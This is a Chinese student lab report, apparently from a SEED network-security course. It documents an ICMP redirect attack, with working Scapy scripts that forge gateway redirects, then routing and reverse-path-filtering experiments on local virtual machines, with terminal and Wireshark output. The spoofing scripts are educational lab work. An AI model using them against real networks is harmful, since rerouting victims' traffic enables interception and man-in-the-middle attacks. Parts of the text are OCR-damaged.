但 VM B 主机并没有宕机，这说明这次拒绝服务攻击失效了。这说明 Linux 的内核采用动态分配内存的方式管理 IP 层的数据包，并非事先依据 flag=0 的分片提前静态分配好 IP 数据包所需要的内存空间。


◆ 实验结论：

攻击者可以通过修改 IP 分片的偏移量、负载大小等内容，对 IP 分片进行重组，使得一些不存在的情况发生，通过特殊的报文参数设置和顺序排列，导致服务器内核内存耗尽，缓冲区溢出，造成严重后果。

Task2: ICMP Redirect Attack


◆ 实验流程：

首先令操作系统接受 ICMP 重定向：




```
[09/05/20]seed@VM:~$ sudo sysctl net.ipv4.conf.all.accept_redirects=1
net.ipv4.conf.all.accept_redirects = 1
```

首先查看 VM A(192.168.114.130)前往 114.114.114.114 的路由表：




```
[09/05/20]seed@VM:~$ ip route get 114.114.114.114
114.114.114.114 via 192.168.114.2 dev ens33  src 192.168.114.130
    cache
[09/05/20]seed@VM:~$
```

可以看到目前是通过虚拟机网卡的网关 192.168.114.2。接下来通过伪造 ICMP 重定向数据包进行重定向修改：



```python
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "192.168.114.2", dst = "192.168.114.130")
icmp = ICMP(type=5, code=1)
icmp.gw = "192.168.114.129"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "192.168.114.130", dst = "114.114.114.114")
send(ip/icmp/ip2/UDP());
```


ICMP 重定向攻击，伪造的数据包的源地址应该是正常的路由 IP，也就是网关 192.168.114.2；同时要设置 type=5，code=1 代表重定向。然后将新的路由转发 IP 设置为攻击者的 ip 地址。由于 ICMP 报文可以有 data 部分，data 部分应该负载错误信息。这里伪造 VM A 曾经访问过 114.114.114.114.




```
[09/05/20]seed@VM:~$ ip route get 114.114.114.114
114.114.114.114 via 192.168.114.2 dev ens33  src 192.168.114.130
    cache
[09/05/20]seed@VM:~$ ip route get 114.114.114.114
114.114.114.114 via 192.168.114.129 dev ens33  src 192.168.114.130
    cache <redirected>  expires 295sec
[09/05/20]seed@VM:~$
```

Question 1:

接下来我们尝试把 Router 重定向至一个远端主机，不在本局域网(192.168.114.0/24)：



```python
icmp = ICMP(type=5, code=1)
icmp.gw = "8.8.8.8"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "192.168.114.130", dst = "114.114.114.114")
send(ip/icmp/ip2/UDP());
```




```
[09/05/20]seed@VM:~$ ip route get 114.114.114.114
114.114.114.114 via 192.168.114.2 dev ens33  src 192.168.114.130
    cache
```

发现并不可以重定向至一个远程主机。这说明 ICMP 在重定向时会检查新的网关是否是本局域网的地址。不是本局域网的地址则无法进行 ICMP 重定向攻击。


Question 2：

将 Gateway 修改为 LAN 内的一台离线主机(或者不存在的主机)：



```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "192.168.114.2", dst = "192.168.114.130")
icmp = ICMP(type=5, code=1)
icmp.gw = "192.168.114.131"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "192.168.114.130", dst = "114.114.114.114")
send(ip/icmp/ip2/UDP());
```

192.168.114.131 此时并不存在。观察 VM A 的运行结果：



```
[09/05/20]seed@VM:~$ ip route get 114.114.114.114
114.114.114.114 via 192.168.114.2 dev ens33  src 192.168.114.130
    cache
[09/05/20]seed@VM:~$ 
```

重定向失败了。这说明了在 ICMP 重定向的时候，系统会先检查目标网关是否处于可通。

◆ 实验结论：

ICMP 重定向攻击相对适用范围比较窄，只能重定向至同一个局域网下的活跃主机。

Task3: Routing and Reverse Path Filtering

◆ 实验流程：

Task a. 配置网络：

VMware NAT 地址转换的子网：192.168.114.0/24

自定义的 VMnet2：10.2.0.0/24

首先为 VM R 添加一块儿网卡，将网络选择 VMnet2,然后将 VM B 的网络选择至 VMnet2。

以下是三台主机的地址和所在网络：


VM A:192.168.114.129(192.168.114.0/24)

VM R：网卡 ens33：192.168.114.130(192.168.114.0/24)；网卡 ens38：10.0.2.129(10.0.2.0/24)

VM B：10.0.2.128(10.0.2.0/24)


以下是 ifconfig 命令的截图：

VM A




```
[09/05/20]seed@VM:~$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:40:c7:9a
          inet addr:192.168.114.129  Bcast:192.168.114.255  Mask:255.255.255
          inet6 addr: fe80::39ab:5ea4:17e8:49f5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:316678 errors:16 dropped:0 overruns:0 frame:0
          TX packets:289531 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:27244244 (27.2 MB)  TX bytes:46104279 (46.1 MB)
          Interrupt:19 Base address:0x2000
```

VM R



```
[09/05/20]seed@VM:~$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:be:4f:73
          inet addr:192.168.114.130  Bcast:192.168.114.255  Mask:255.255.255.
          inet6 addr: fe80::df5c:2d73:d05d:1109/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:260111 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114712 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:20134837 (20.1 MB)  TX bytes:5366737 (5.3 MB)
          Interrupt:19 Base address:0x2000

ens38     Link encap:Ethernet  HWaddr 00:0c:29:be:4f:7d
          inet addr:10.0.2.129  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::2e02:5cab:e67f:6efb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:785 errors:0 dropped:0 overruns:0 frame:0
          TX packets:592 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:110385 (110.3 KB)  TX bytes:98651 (98.6 KB)
          Interrupt:16 Base address:0x2400
```

VM B




```
[09/05/20]seed@VM:~$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:79:2e:a5
          inet addr:10.0.2.128  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::63e1:b658:b6d1:eace/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1739 errors:0 dropped:0 overruns:0 frame:0
          TX packets:517 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:211468 (211.4 KB)  TX bytes:62593 (62.5 KB)
          Interrupt:19 Base address:0x2000
```

Task b. 路由设置：


首先在 VM A 和 VM B 上配置路由信息：

VM A




```
sudo ip route add 10.0.2.0/24 via 192.168.114.130
```

VM B




```
sudo ip route add 192.168.114.0/24 via 10.0.2.129
```

此时尝试相互 ping：



```
[09/05/20]seed@VM:~$ ping 10.0.2.128
PING 10.0.2.128 (10.0.2.128) 56(84) bytes of data.
64 bytes from 10.0.2.128: icmp_seq=1 ttl=63 time=2.16 ms
64 bytes from 10.0.2.128: icmp_seq=2 ttl=63 time=1.43 ms
64 bytes from 10.0.2.128: icmp_seq=3 ttl=63 time=2.13 ms
64 bytes from 10.0.2.128: icmp_seq=4 ttl=63 time=0.934 ms
```




```
[09/05/20]seed@VM:~$ ping 192.168.114.129
PING 192.168.114.129 (192.168.114.129) 56(84) bytes of data.
64 bytes from 192.168.114.129: icmp_seq=1 ttl=63 time=1.04 ms
64 bytes from 192.168.114.129: icmp_seq=2 ttl=63 time=1.09 ms
64 bytes from 192.168.114.129: icmp_seq=3 ttl=63 time=1.24 ms
64 bytes from 192.168.114.129: icmp_seq=4 ttl=63 time=1.15 ms
```

此时可以 A 和 B 可以相互 ping 通对方了。


接下来尝试 telnet：

VM A



```
[09/05/20]seed@VM:~$ telnet 10.0.2.128
Trying 10.0.2.128...
Connected to 10.0.2.128.
Escape character is '^]'.
^C^C^C^C^C^C^C^C^C^C^CUbuntu 16.04.2 LTS
VM login: ^CConnection closed by foreign host.
[09/05/20]seed@VM:~$ telnet 10.0.2.128
Trying 10.0.2.128...
Connected to 10.0.2.128.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Sep  4 19:03:11 EDT 2020 from 192.168.114.130 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[09/05/20]seed@VM:~$ 
```

VM B




```
[09/05/20]seed@VM:~$ telnet 192.168.114.129
rying 192.168.114.129...
onnected to 192.168.114.129.
scape character is '^]'.
buntu 16.04.2 LTS
M login: seed
assword:
usr/lib/update-notifier/update-motd-fsck-at-reboot:[:59: integer expression e
ected:          0
elcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 package can be updated.
 updates are security updates.


he programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

buntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
```

也可以互相登录对方的 telnet，说明 A 和 B 可以经过 VM R 路由转发进行正常通信了。


Task 3. 反向路径过滤

先将 src ip 修改为 VM B 所在 network 的地址(其他的按照 B 为受害主机，A 为远程攻击主机，R 为活跃的被重定向到的目标主机：



```python
ip = IP(src = "10.0.2.1", dst = "10.0.2.128")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.0.2.129"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.0.2.128", dst = "114.114.114.114")
send(ip/icmp/ip2/UDP());
```


然后观察 R 上的 wireshark 抓包情况：



```
No.  Time                          Source      Destination  Protocol  Length  Info
  19 2020-09-05 18:47:38.7890574…  10.0.2.1    10.0.2.128   ICMP          72  Redirect          (Redirect for host)

▸ Frame 19: 72 bytes on wire (576 bits), 72 bytes captured (576 bits) on interface 0
▸ Linux cooked capture
▾ Internet Protocol Version 4, Src: 10.0.2.1, Dst: 10.0.2.128
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 56
    Identification: 0x0001 (1)
  ▸ Flags: 0x00
    Fragment offset: 0
    Time to live: 64
    Protocol: ICMP (1)
    Header checksum: 0x6244 [validation disabled]
    [Header checksum status: Unverified]
    Source: 10.0.2.1
    Destination: 10.0.2.128
    [Source GeoIP: Unknown]

0000  00 00 00 01 00 06 00 0c  29 40 c7 9a 00 00 08 00   ........ )@......
0010  45 00 00 38 00 01 00 00  40 01 62 44 0a 00 02 01   E..8.... @.bD....
0020  0a 00 02 80 05 01 df fb  0a 00 02 81 45 00 00 1c   ........ ....E...
0030  00 01 00 00 40 11 89 6c  0a 00 02 80 72 72 72 72   ....@..l ....rrrr
0040  00 35 00 35 00 08 0e 10                            .5.5....
```

由于这里监控了所有网卡，理论上应该会出现两个包(ens33 和 ens38)，但

最终只有一个数据包；再看 B 上的 wireshark 抓包结果：



```
icmp
No.   Time   Source   Destination   Protocol   Length   Info
```

